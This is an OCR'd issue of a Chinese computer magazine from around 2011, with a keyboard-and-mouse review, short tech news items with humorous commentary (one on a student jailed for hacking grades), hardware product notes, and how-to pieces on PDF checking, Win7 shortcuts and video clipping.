电池仓在键盘的背部,仅需 1 节 7 号电池供电,搭载富勒 G 势力节能技术,真正实现无线键盘的超长时间使用续航。



### 1000/1500/2000DPI 三档免驱切换,nano 迷你接收器随鼠携带

富勒 U79 节能版中搭载的鼠标是富勒近期推出的一款入门级节能鼠标 A08G,该鼠标采用左右对称的设计风格,左右手用户皆可使用。整个鼠标非常小巧,携带起来也非常方便。富勒 U79 节能版鼠标

采用 1 节 5 号电池供电,搭配富勒 G 势力节能技术,可长达 2 年免换电池!电池仓的旁边是该套装的接收器收纳槽,可以将 NANO 接收器收纳其中,更方便了出行时的随身携带,相当给力。

富勒 U79 节能版鼠标为标准的三按键鼠标,分别为左键、右键、中键滚轮,都为标准按键功能。鼠标左右键按键弹性适中,声音清脆,手感舒适;鼠标滚轮则是采用了金属镶边设计,使其时尚感更加出众。另外,该鼠标滚轮滚动起来也是具有不错的段落节奏感。鼠标的 DPI 切换键和电源开关按键均设计再鼠标的底部,有一个红色的按钮,可以为用户提供 1000/1500/2000DPI 的免驱切换,使用方便。




### 实测富勒 U79 节能版:键盘 8 键无冲突,鼠标性能出色

性能测试方面,键盘我们采用了 PassMark KeyboardTest。通过测试我们可以看到,该键盘居然达到了惊人的 8 键无冲突。这个成绩不仅

在同价位的键盘中无人能出其右,甚至比部分几百元的高端键盘更令人满意,即使是劲舞团这类游戏,富勒 U79 节能版套装也轻松自如,游刃有余。

鼠标测试我们选择了 Mouse Rate Checker。从测试的回报率我们可以看到,测得该鼠标的平均回报率为 134Hz,性能稳定,且高于主流水准,品质值得信赖。而且三档切换功能,可以轻松满足用户的上网浏览、网络游戏甚至是 FPS 游戏的需求,从这点来看,富勒 U79 节能版无线键鼠套装非常超值,值得推荐。



# 老用户你没戏

## 联通 36 元套餐惹争议

Point  
1

中国联通针对学生及年轻用户的“沃派”36元套餐开始正式商用。36元的套餐包含60分钟语音时长、100条短信、60M 3G上网流量。同时,“沃派”套餐会向用户赠送500M定向流量。所谓“定向流量”,是指用户在国内通过中国联通3G手机上网使用特定业务时产生的数据流量。目前纳入国内定向数据流量产品池的特定业务包含沃友校园版、手机音乐校园专区、沃阅读校园专区、视频分享业务等。联通客服人员说,“这是专门针对新3G用户的预付费套餐,需要重新办理新号。老用户暂时无法办理转套餐业务。”

**评:**流量包还限制用途的,你管我是上QQ还是上微博啊,跟你有毛关系啊。上微博要用掉500M,难道每天闲着蛋疼三分钟刷新一次?联通一直小家子气,这次依然不例外。新用户没讨好,老用户也得罪了。



Digi  
NEWS

Point  
2

## 换汤不换药 山寨苹果店更名 SmartStore

昆明的山寨版苹果店经过调查后被勒令改名,原来的 Apple Store 标志已经被修改为 SmartStore。店员的身上却依然穿着包含 Apple Store 字样的T恤,但依然保持现有的装修外观。很多人对山寨给出了合理的解释辩护,不过对苹果来说,这种解释是没必要的。人家讲的不是卖产品,人家要的是彻头彻尾塑造的原汁原味的苹果文化气息,你不懂。

**评:**换张皮就继续扮猪吃老虎啦,这事估计也就本土才有,换其他地方早就抄家抓走了。为什么不连里面的货品都换成山寨苹果啊,价格更低,买的人更多。



## 他这样感动奔驰 缺手车迷获赠仿生手

天生缺少左手的14岁英国F1赛车迷马修致信F1奔驰车队,希望对方能提供3.5万英镑为自己安装一个假肢。作为回报,马修将允许奔驰在其假肢上作广告。奔驰车队称对这封“聪明和感人信件”所打动,最终为马修定制了世界上最先进的仿生手。这只仿生手是由高级假肢制造商“触摸仿生公司”制造的i-LIMB脉搏系列仿生手,可负重89公斤,詹姆斯从此可以画画写字、系鞋带甚至打球。

**评:**正所谓精诚所至,金石为开,感动他人有时候仅仅就是几句话。

话说回来,这个高科技的手实在是太给力了,估计有不少人会准备给乔帮主写信了,申请点苹果手说不定更拉风。


Point  
3

OUCH BIONICS  
i-LIMB System - Transforming Lives



Point  
4

## 防摔的新技术? 给手机增加安全气囊



花大钱给自己的手机买一个套?你OUT了,这是一项国外的新设计——智能手机安全气囊,也是一个

安全监控系统,它会使用陀螺仪、摄像头、红外线、雷达等多种方式监测到手机的运动情况,在突然下落时会打开安全装置,让手机安全着落。

**评:**按我的理解,那这个程序是要实时监控的哇。它会全程调用陀螺仪、摄像头、红外线、雷达等多种方式,我感觉电池的“鸭梨”很大啊!谁来考虑下我的寿命啊,有木有(电池泪奔)?

Point  
5

# 广告没谈好? 央视全面曝光百度黑幕

8月15日以来,百度再次遭到中央电视台多套栏目“曝光”。央视针对百度的搜索广告系统“凤巢”进行了“曝光”,更指其过滤虚假网站不力、收受虚假网站更高的费用以致网民受骗上当。这已是百度近年来第三次遭到央视的类似指责。8月15日中央二套的《经济半小时》节目对百度进行了长达两个小时的强烈火药猛攻,针对百度的主要商业模式百度竞价排名进行了史无前例的指责。《经济半小时》认为,百度的“凤巢搜索推广系统”就是“推广链接”,是一种以出价高低决定搜索结果的排名的模式,并且存在着估算系统虚高报价、设消费上限却被强制消费、著名商标作为关键词被他人搭车等诸多问题。

**侃侃:**曝光了多年,似乎对于百度也没啥影响,付费排名改来改去依然是那个样。估计还是广告费的问题,我们来猜一下,今年的央视春节晚会会给李总多少镜头?

Point  
6

# Windows 8 将是 Windows 95 以来最大的更新

微软公司为配合 Windows 8 的推广,专门新开了一个博客,用于发布与 Windows 8 有关的新闻或者介绍该操作系统的新功能、用户接口设计、工程学设计以及其他特性。在微软开发 Windows 7 的时候也曾经采取这种手段进行宣传,当时的博客名称为 Engineering Windows 7。微软 Windows 及 Windows Live 部门主管 Steven Sinofsky 在新博客中称,Windows 8 是微软自 Windows 95 以来最大的一次更新。该操作系统为新一代计算设备重新规划了 Windows 系统,以适应终端日益增加的需求。Windows 8 除了可使用在传统的鼠标键盘 PC 机上,还可以使用在拥有触摸屏的平板电脑上。

**侃侃:**自 Windows 95 以来的最大革新应该是将支持 ARM 架构处理器以及专门推出针对平板电脑的系统版本。平板电脑现在炒得很热,但是没有 Windows 的加入,注定依然是个非主流的产品,希望 Windows 8 能担当起这个重任。



# 大学生入侵服务器改成绩 敛财 7 万获刑 2 年

Point  
7

远在四川的大学生“黑客”,入侵中山市某学校数据库修改 50 多名学生成绩,一年内敛财 7 万多元。8月12日,这名大学生“黑客”被判犯破坏计算机信息罪,获有期徒刑 2 年,缓刑 3 年,并追缴违法所得 71170.71 元;没收作案工具电脑主机一台。本案的承办法官李雪琼表示,被告人钟伟之所以能进入该学院的教务系统,并轻易解锁了具有最高权限的管理员账号及密码,是利用了系统管理员信息安全意识过于薄弱、防范意识不强的弱点。同时,据网络专业人士林先生介绍,像钟伟这样的做法在网络“黑客”中不算高明,目前有的高校网站确实存在很多漏洞,防卫不到位,才给了“黑客”可乘之机。

**侃侃:**不少同学在考试完了之后都会冒出黑了学校服务器改成绩的想法,虽然学校服务器漏洞不少、入侵简单,但是还是建议如果实在不想好好学习的话,就等补考好了,一般都能过,真冒着危险去改服务器,这可是犯罪啊。

Point  
8纯属做秀 暴风影音因  
“肥胖症”公开道歉

最近用户在安装暴风影音5软件时,意外地会同时收到一封道歉信:“一直以来,我们不断增加新的功能,暴风变强大了,同时也有不少用户抱怨暴风变臃肿、变慢了,为此我们要真诚地向您道歉!……”据悉,这是国内第一例在安装时道歉的软件,道歉信引起不小的争议,有人称赞叫好,也有人质疑是在做秀。客户端软件道歉不是第一次了,因为客户端之间竞争或者发生故障而向用户道歉的事件,也屡见不鲜。这一次,暴风在事先没有任何征兆情况下,因为用户的抱怨而道歉,看似偶然,其实同每一次客户端道歉一样,背后暴露的是客户端软件的集体之殇——强渠道,弱口碑。



**侃侃:**虽然这一招让人感觉非常虚伪,不过暴风能够直面这个问题还是值得称道的,希望不只是耍耍嘴皮子,真正缩小体积,减少点广告才是正途。

## 微观点

还是很多人不相信谷歌为了专利收购摩托。昨晚我和谷歌前董事吃饭,有些人不信我,还是要问他。他的回答和我一模一样。请大家相信:1)专利是很有价值的(虽然今天在中国没有),2)不是每个公司都想做苹果,3)公司无法背叛它的基因(谷歌开放),4)别总假设阴谋论。5)至于你信不信,反正我信了。

——@李开复

我们正在过的普通平凡的日子,对另一些人来说,可能已经变成回忆,或者只会偶尔体验。而我们期待向往的生活,对另一些人来说或许早就习以为常。当他们呐喊着想回到过去时,是在提醒我们珍惜今天。而如果有一天你到达了心中的那个明天,别忘了,多帮帮还在昨天苦求努力着的那个曾经的你。

——@张晓楠

乔治·沃克·布什《抉择时刻》:尽管我有这样或那样的毛病,父母仍然无条件地爱着我。他们的爱和宽容深深地打动了。当你知道你的父母无条件地爱着你时,你就没有理由去叛逆,也不需要惧怕失败。我可以自由自在,随心所至,享受生活,爱着父母,正如他们爱着我一样。

——@秦朔

Point  
9婚恋网站  
沦为“一夜情夜场”?

近两年,世纪佳缘、珍爱网等婚恋网站流行起来,然而随着规模的扩大,如今的婚恋网站快沦为“一夜情夜场”了。广东青年萧哲今年28岁,信奉单身主义,深谙其中之道。三年前,他在朋友推荐下注册了世纪佳缘。充值、上传照片,异性会员的站内短信便不断发来。与各色女子勾搭了一个月之后,萧哲通过世纪佳缘完成了第一次一夜情。三年后的萧哲早已不记得对方的账号和相貌,也不知道对方的姓名和身份。他迷恋于这种无需责任的刺激。从那以后,世纪佳缘就成了他的猎场。萧哲说,这三年里,他已经同50多个佳缘女会员发生了一夜情。几年的经验积累之下,萧哲总结出了一套世纪佳缘“一夜情攻略”。除了网站上的沟通之外,萧哲还经常参加世纪佳缘在周末组织的“同城线下活动”。

**侃侃:**本来一个看上去很正式的东西,怎么没过多久就变味了呢,这应该怪谁?我想还是因为大龄单身青年太多了,耐不住寂寞吧。



## 数字榜

5

英国研究机构日前刊登一份研究报告称,平均每天看电视6小时的人,预期寿命可能要缩短5年左右。经常看电视属于一种久坐不动的生活方式,这种生活方式与多种高死亡风险相关,尤其是心脏病发作或中风。

16

Internet Explorer 迎来了自己的16周岁生日。1995年8月16日(美国当地时间),微软发布了第一个版本的Internet Explorer。其实,IE并不是微软完全自主开发的产品,而是花了200万美元购买Spyglass Mosaic浏览器的授权,然后修改而来。

2亿

8月18日,新浪微博注册用户数已突破2亿大关,截至目前,新浪微博用户平均每天发布的微博内容已达7500万条,与4月底的5000万条相比增长50%。

46%

根据市场研究机构Spectrem Group 8月17日发布的最新调查报告显示,46%的美国百万富翁是Facebook用户,而一年前这一比例为26%。

NEWS  
前沿报道


# 用软件升级处理器!

Point  
10

## Intel 正式推出 CPU 升级服务

日前 Intel 正式放出了几款 CPU 的软件升级服务,包括 Pentium G622、Core i3-2102、Core i3-2312M 三款,其中 Core i3-2312M 可打开 1M 的 L3 Cache。用户到 Intel 的升级服务网站下载安装包,输入购买的升级卡上验证码激活重启,处理器便完成升级。

**点评:**这可能成为业界新趋势,厂商也能在其中找到新的赢利点,用户也能以较低代价获得性能更好的处理器。



Point  
11

## 技嘉华硕竞争激烈 微星映泰等表示压力很大

有消息指出技嘉和华硕已经在技术和产品附件方面开始全方位竞争,同时为攫取更多市场份额展开价格大战。但内地主板市场整体需求并没有想象中强劲,因此 PC 主板行业两大巨头的激烈竞争已经给尾随其后规模相对较小的微星和映泰等造成了很大压力。

**点评:**厂商的竞争,对消费者总是好事。但如果竞争的结果是二线全部消亡,随之而来的垄断将是可怕的。



## 我国减少稀土出口可能导致硬盘价格上浮 5-10%

由于稀土金属元素是硬盘制造的关键材料,硬盘制造商内部人士透露,受制于稀土材料来源的暂时减少,硬盘制造商面临成本上涨的压力,可能会导致硬盘的零售渠道价格上调 5-10%。随着我国继续收紧稀土出口,短期内机械硬盘价格可能还将进一步上涨。

**点评:**硬盘涨价的传闻一直有,但是硬盘价格却一直降,不知道这次,狼是不是真的来了。

Point  
12



## 向 Thunderbolt 宣战,新 USB 供电标准最大功率可达 100W

Point  
13



USB 3.0 促进工作组开始准备新的 USB 接口供电标准,将允许 USB 接口提供最高达 100W 的输出功率,可以通过 USB 针脚来定义具体的电压和电流,而且还兼容现有的 USB 设备与线缆,就算 USB 2.0 和 3.0 的设备连接在一起,也不会让电流的供应中断。

**点评:**理想很丰满,现实很骨感。USB 接口供电依赖于主板,主板依赖于电源。这 100W,对主板和电源将是巨大压力。

## Futuremark 超频大赛: SNB 集显性能翻倍

Futuremark 于今年六月举办了全球超频大赛,目标是要将搭载 Sandy Bridge 处理器的电脑效能推向极限。经过长时间的角逐,日前 Futuremark 公布从全球 60 多个国家、数千个有效上传分数中脱颖而出优胜者。在 Z68+SNB 处理器这个比赛组中,名为“Lucky\_n00b”的玩家凭借 3DMark Vantage 的“Performance”级测试中,创造了 P4419 的新世界纪录,而之前的世界纪录得分只有 P4000。这位玩家是以英特尔 Core i7-2600K 处理器搭配微星 Z68A-GD80 主板参赛,默认频率下只能达到约 P2200 分左右,但 Alva 将处理器超频到 5GHz,经过精心调试后,平台的测试得分达到了原来的两倍之多!

#	Score Name	Cpu	Score
1	4419	Lucky_n00b	5000
2	4375	IRIS	4800
3	4320	Andy van Hollywood	5045
4	4285	GUN'G'STAR	5001
5	4272	GUN'G'STAR	5193

极限速度

## PNY 发布水冷超频版 GTX 580 显卡

超级发烧

日前,显卡厂商 PNY 联合水冷散热器厂商 Asetek 推出了两款水冷版 GeForce GTX 580 XLR8 显卡。这两款显卡均采用了一体式水冷散热器,预设频率亦高于公版水平。第一款型号为 GeForce GTX 580 XLR8,采用了 Asetek 提供的一体式水冷散热器,同时还保留了公版散热器的涡轮风扇,频率参数则比公版略高,核心 / Shader / 显存频率分别为 857/1714/1053MHz (显存数据频率为 4212MHz),售价为 579.99

美元。第二款产品型号同为 GeForce GTX 580 XLR8,不过在水冷散热部分多串联了一个 CPU 水冷头,可同时对 CPU 进行散热,而频率和接口则与第一款产品一致,售价则为 649.99 美元。



奇特新鲜

## Evergreen 新 USB3.0 硬盘座 可实时显示速度

日本公司 Evergreen 近日发售了一款 USB 3.0 外置硬盘座,和普通产品不同的是它附带了一个显示实时传输速度的 LED 灯。该产品支持 2.5 英寸 / 3.5 英寸 SSD 或机械硬盘,售价 3999 日元(约 333 人民币)。



## 不用电池,罗技 Mac 版太阳能无线键盘 K750

罗技新近推出 Mac 版太阳能无线键盘 K750,售价 69.99 英镑。产品支持 Mac



OS X 10.4,有黑色和银色可选,厚度不到 1 厘米。其无线连接频率为 2.4G,键盘表面的太阳能电池板,可以吸收太阳光或者普通日光灯的能量为键盘供电,在满电状态下可以连续使用三个月。

## 支持 RAID

## Addonics 发布五端口 eSATA/USB 3.0 扩展卡

Addonics Technologies 近日发布了一款名为 eSATA/USB 3.0 扩展卡,它可以把 5 个 SATA 设备合并到一个 USB 3.0 或者 eSATA 接口上面去,同时这五个设备既可以分别运行,又可以组成 RAID 磁盘阵列,售价 245 美元。



## 专吹手掌心! THANKO 的鼠标带散热功能



日本 THANKO 近日推出这款具有散热功能的 USB 鼠标。鼠标内置一个小风扇,当与电脑 USB 连接时,风扇就会转动吹出凉风。鼠标上设计有红色小按钮用来开关和调整风扇强度,售价 302 元。

## 本期评论产品: 128 元的“高科技铁片”

硬件百家谈

之前讯景显卡以“高科技铁条”为卖点之一,就引起不少用户的反感。国外厂商 EVGA 也曾推出过一款 GTX570 显卡的 PCB 背板,并且叫出了 20 美元的高价(甚至可以购买最低端的显卡了)。种种迹象表明似乎这个“烂铁片”卖得还不错,因为 EVGA 近日又推出了一款基于 GTX560 显卡设计的“烂铁片”。这个基于 GTX560 设计的 PCB 背板同样采用了铝材质打造,背面增加了许多网眼设计,起到了保护 GTX560 显卡的 PCB,以及辅助散热的作用。这次 GTX560 的背板 EVGA 仍然叫出了 20 美元(约合人民币 128 元)的高价。



小资:好多高档显卡都有这个背板,装上后感觉显卡也变高档了。

要饭滴:辅助散热?表示怀疑。

女皇:128 元买这么个铁片,硬件玩家的钱真好赚。

龚师傅点评:花 128 元去单独购买 EVGA 的“高科技铁片”,值与不值,这是见仁见智的问题。这种金属背板装到显卡 PCB 背面后,能够保护 PCB 背面,这点毋庸置疑。用户今后在安装或者取下显卡时,显然会方便很多。但是散热方面不见得有效,铁片装上后和显卡上元件并不接触,起不到增大散热面积的作用,只会在某种程度上锁住热量,并不利于散热。当然,128 元的价格才是重点。如果用户自己在淘宝网上的网店定制,要价恐怕不会超过 50 元,并且可能质量还会好很多。

# 手脚都省了? 用大脑来改装自行车

Toyota 联合自行车公司 Parlee 制作了这种来自未来的自行车 Prius X Parlee。这种自行车最牛逼之处便是:你如果戴上脑电波感应仪器,便可在修理模式下,控制修理自行车的机械,进行换齿轮等工作。实际上他们采用的是一个脑电波 iPhone 程序,使用者通过脑电波控制他们开发的一个 iPhone 程序,再由这个程序来操作自行车修理机械。这个故事告诉了我们,

在未来,我们能用脑电波来修理自行车!但是我更想用脑电波来睡觉。



重口味

# 净化过的尿液 你敢喝吗?

争议厅



虽然饮用尿液会对人造成很大的心理压力,但是就目前严峻的水资源情况来看,美国德州人民不得不抢先开始享受航天员的待遇,进行污水回收利用了。通常污水流都是被排入湿地中,在那儿净化并循环利用,本质上,采用专门的系统只是加速了这一过程而已。

**正方:**我目前可以接受了,现在呆的地方一天只有半小时有水,还是简单过滤的河水。

**反方:**与其这样,还不如蒸馏,弄点太阳能的,还更环保一些。

**中立:**沿海可以净化海水,青海人可以净化湖水顺便造盐,沙漠地区的人就凑合喝吧。

看图  
新鲜

## 迷你电动飞机

这款号称世界上最强大的电动飞机,你可以看作飞机中的 Smart 小车,它名叫 Taurus G4,经过两年开发完成。该电动飞机可满载四个人,据说两小时可飞 200 英里左右。



众口  
说金

## 诺基亚辟谣中国市场崩盘:渠道状况良好 崩盘纯属谣言

兴奋的用户吼道:诺基亚,别做垂死挣扎了,你玩了我们那么久,现在我们玩你们了。

## 亲儿子成真 谷歌宣布 125 亿美元收购摩托罗拉移动

知道真相的用户说:这,爷爷做够了,MOTO 还习惯做孙子吗? Android 终于找到它的面具了,变身了!

## iPhone 全年出货量可逼近 1 亿大关

地球人类愤然道:马上就 70 亿人了,你从 1987 年穿越过来的吗?

## 1994 年就已经有 iPad 了

懂行的读者表示:噢,这可不是什么预言伙计,在很早以前 tablet 就已经有雏形,只不过限于本身造价、未完善部分和用户习惯而没有商用而已。

## 网游公司 CEO 见义勇为被扎伤

细心的观众说:那俩都是学生,没钱,院方的治疗态度有些怠慢,缝针麻药都不给打。后来我喊我有钱、能付医疗费,才开始接受正式的治疗。这句话是亮点!

## 传苹果取消下半年 iPad 3 生产计划

印象深刻的读者表示:苹果根本没说要产,都说 2011 是 iPad2 之年了。先乱说人家要产,又来说人家放弃了。好吧,你赢了。

## 北京一小区建手机信号塔引不满被拆除

不解的围观者表示:真是的,嫌信号不好,在那里埋怨,建个基站给他们增强信号,又嫌有辐射,他们到底想干嘛?

## 低价版 iPhone 或九月投产 售价 400 美元

明白过来的读者说:主要借助运营商来管理 iCloud 上的手机数据,包括手机的联系人、短信、音乐、文档和视频等。这下子更方便运营商内部员工信息泄露了!



## 苹果新专利可抵御屏幕油污

苹果提出新型手机触摸屏防油装置原理如下:含有防油物质的液体从储存罐通过管道流入蒸发单元,在蒸发单元中蒸发,让防油物质留在设备表面,储存罐随后会注入惰性气体以保持液体不受污染。



## 创意 iPhone iPad 支架

日本人给支架取名叫做“JAGUCHI”,水从龙头泻出,水波纹正巧是可以固定设备防止滑落的设计。又实用又好看。




## 乔布斯很少换衣服

自从 1998 年,乔布斯以指挥官的身份重返苹果公司,他的衣服好像总是黑色上衣配蓝色牛仔褲。

## 39

### 一点外语不懂也能当程序汉化员

那些创意十足、功能实用的程序，很多都出自国外，而且常用的大都没有汉化版用 Sisulizer 这款软件，即便你是外语零基础，也可以制作生成本地化程序。它支持中、英、日、韩等 100 多国的语系。其强大的翻译引擎让你在弹指之间就可轻松创建本地化程序。



用微软独立清道夫  
杀灭系统中的恶意软件

## 51

# 软件网络

## Software & NetWork

## 28

### 注册个临时邮箱不怕垃圾邮件骚扰

在注册时留邮箱，以便激活帐号；在论坛上获取他人分享的私密资源时，也得留邮箱。不过一旦邮箱地址暴露出去，百分百会招引来垃圾、广告邮件。所以，网友纷纷开始使用临时邮箱。它具有匿名性、时效性等特色，邮箱在一段时间后会自毁。MailNesia 就是极少数支持中文显示的临时邮箱服务。

## 22

### PDF 批量检查，让坏文档无处藏身

在收藏了大量的 PDF 电子书之后，某天点看一个文档，发现打不开。因为文件在复制移动过程中，如不正常关机或是被病毒损坏等难免会遇到文件坏掉的情况，那么一大堆的 PDF，总不至于每个都用阅读器去打开关闭的方法来进行检查吧？使用这里提供的小工具，即可轻松解决这个问题。


## 23

### 用迅雷看看截取、转换视频

迅雷看看是很多朋友都在使用的在线视频软件，也有很多朋友将其作为本地播放软件来使用。新版的迅雷看看中提供了视频截取功能，可以很方便地进行视频片段的截取或者声音的提取，以后需要进行视频截取的话就不需要再安装其他的软件了，非常方便。

## 52

### 致命挂马，彻底攻占局域网



## 41

### 快速预览 多层文件夹下的文件






# PDF 批量检查,让坏文档无处藏身

文:浙江联众卫生 徐怀平

在收藏了大量的 PDF 电子书之后,某天点开一个文档,发现打不开。因为文件在复制移动过程中,如不正常关机或是被病毒损坏等难免会遇到文件坏掉的情况,那么一大堆的 PDF,总不至于每个都用阅读器去打开关闭的方法来进行检查吧?

现在使用笔者自编的小工具 pdfcheck.vbs 来完成 pdf 的检查。下载 pdfcheck.zip(下载地址: http://files.cnblogs.com/hzspa/pdfcheck.rar)之后,放到任何你存放小工具的目录。解开有两个文件,一个是 pdfcheck.vbs,另外一个就是 pdfcheck.txt。

### 工具注册




● 图 1

双击 pdfcheck.vbs,只要是系统 vbs 是支持的情况下,它就会自动注册(如图 1),检查工具支持的是 PDF 的默认工具福昕阅读器,即未打开文档时显示的标题为“福昕阅读器”,如果其它 PDF 阅读工具打开时有提示窗的,也都能支持,比如“克克 PDF 阅读器 V3.2”,只要把 pdfcheck.vbs 所在目录下的 pdfcheck.txt 文件中的第一行修改为未打开 PDF 文档时的 PDF 阅读工具的标题即可。

### 指定目录进行检查

这样在需要进行 PDF 文档检查的目录下鼠标右键,选菜单中的“PDF 文件有效性检查”即可,它会检查该目录及子目录下所有 PDF,由于检查是利用 PDF 阅读工具,因此检查时不要进行任何其它操作,可以在你的电脑空闲时让




● 图 2

它进行检查。从图 2 中②处可以看到检查结果,其中文件“20110607.pdf”明显是 0 长度,当然是错误的 PDF。

### 根据性能进行调整

由于不同机器打开 PDF 文档上性能有差异,可根据具体机器性能进行打开时间的调整,在图 3 中,①处的 3000 毫秒是打开时的等待时间,这是笔者在两年前买的本本上测试的机器,基本上没有什么问题,如果性能更差些,可以把①处的等待时间改得长一些。



● 图 3

# 系统内置快捷方式批量建立很迅猛

文:浙江联众卫生 徐怀平

在 Win7 下搜索好文档或者相应程序后,我们希望能够建立指向这些绿色软件或者是文档的快捷方式,其实利用系统内置的功能,一切都轻松自如。

### 指定的文件夹批量建立快捷方式

通过 Win7 的搜索功能找到多个文档或程序(查找时可以方便的在多个目录下搜索),想在指定目录建立对应的快捷方式时,非常方便。

选中多个对象后,点鼠标右键,在菜单中的选“复制”功能,然后在需要建立快捷方式的目录里,点鼠标右键,选菜单中的“建立快捷方式”即可。

这样批量快捷方式就完成了,不过这个方法

在桌面上不一定有效。我们还可以使用另外的方法。

### 在桌面上批量建立快捷方式

在桌面上批量建立对应的快捷方式相对来说比较简单,只要选中相应的文件,使用鼠标右键菜单上的“发送到”,然后再点“桌面快捷方式”即可。



● 建立快捷方式

式”即可。



● 批量创建快捷方式



## 用迅雷看看截取、转换视频

文:休斯

迅雷看看是很多朋友都在使用的在线视频软件,也有很多朋友将其作为本地播放软件来使用。新版的迅雷看看中提供了视频截取功能,可以很方便地进行视频片段的截取或者声音的提取,以后需要进行视频截取的话就不需要再安装其他的软件了,非常方便。


**第一步:**选择截取的视频片段。使用迅雷看看打开本地中的电影,然后点击右键选择“视频截取”,这时会在进度条上出现时间轴,拖动左右两端的箭头来选择需要截取的片段时间即可,然后点击保存。

**第二步:**保存视频或者声音。迅雷看看的视频截取功能支持保存为音频或者进行视频



转换,选择“只保存为音频”的话,可以保存为MP3 或者 WMA 格式;选择保存视频的话可以选择保持为 MP4、3GP 和 WMV 格式,可以对视频大小进行调节。

设置完成之后点击确定即可开始截取和



转换,在下方可以看见转换的进度和剩余时间,这个功能作为备用还是挺不错的。

## 解决 Bing 必应动态主题无法使用故障

文:沧海一笑


微软之前推出了一个基于 Bing 必应搜索的动态主题,主要的功能是自动将必应搜索主页每天更新的清晰无码大幅背景图片设置自动下载下来并且设置为 Win7 的壁纸,可是最近有朋友发现自己的必应动态主题说什么也不能更新了,笔者也正好遇到了这样的问题,经过思索,找到了解决的方法。

**第一步:**删除原有的动态主题。在桌面空白初点击右键选择个性化,先切换到其他主题,然后再删除动态主题文件,文件名是“Bing

Dynamic”。

**第二步:**删除源地址。无法更新的原因可能是更新的源地址错误,所以我们需要删除这个源地址,在 IE9 中即可删除。这里以 IE9 为例,点击“工具栏”-“浏览器栏”,然后在源设置中将地址为“http://theserver.microsoft.com/...”的链接删除。

**第三步:**重新安装动态主题,然后会提示是否订阅 RSS,选择确定,联网情况下,



等待几分钟即可重新下载主题文件。



### 暴风影音

软件版本:5.0 beta

软件大小:31.30MB

运行环境:Windows XP/Vista/Windows 7

更新内容:增加了视频播放时浮动控制栏;增加播放列表区“在线视频”栏目;在进度条两侧增加了“减速播放”和“加速播放”按钮;优化了

播放器启动和响应时间;修正了在部分操作系统上的界面刷新问题。

### Foxmail

软件版本:v7.0.1.76

软件大小:8.33MB

运行环境:Windows XP/Vista/Windows 7

更新内容:全面支持 Exchange 帐号;快速全文搜索;更专业的邮件编写功能;更强大的邮件管理功能;改进了 IMAP 的功能和体验,支持

## 常用软件更新

优先下载正文,支持 Gmail 邮件的即时推送。

### Total Uninstall

软件版本:v5.10.0

软件大小:6.08MB

运行环境:Windows XP/Vista/Windows 7

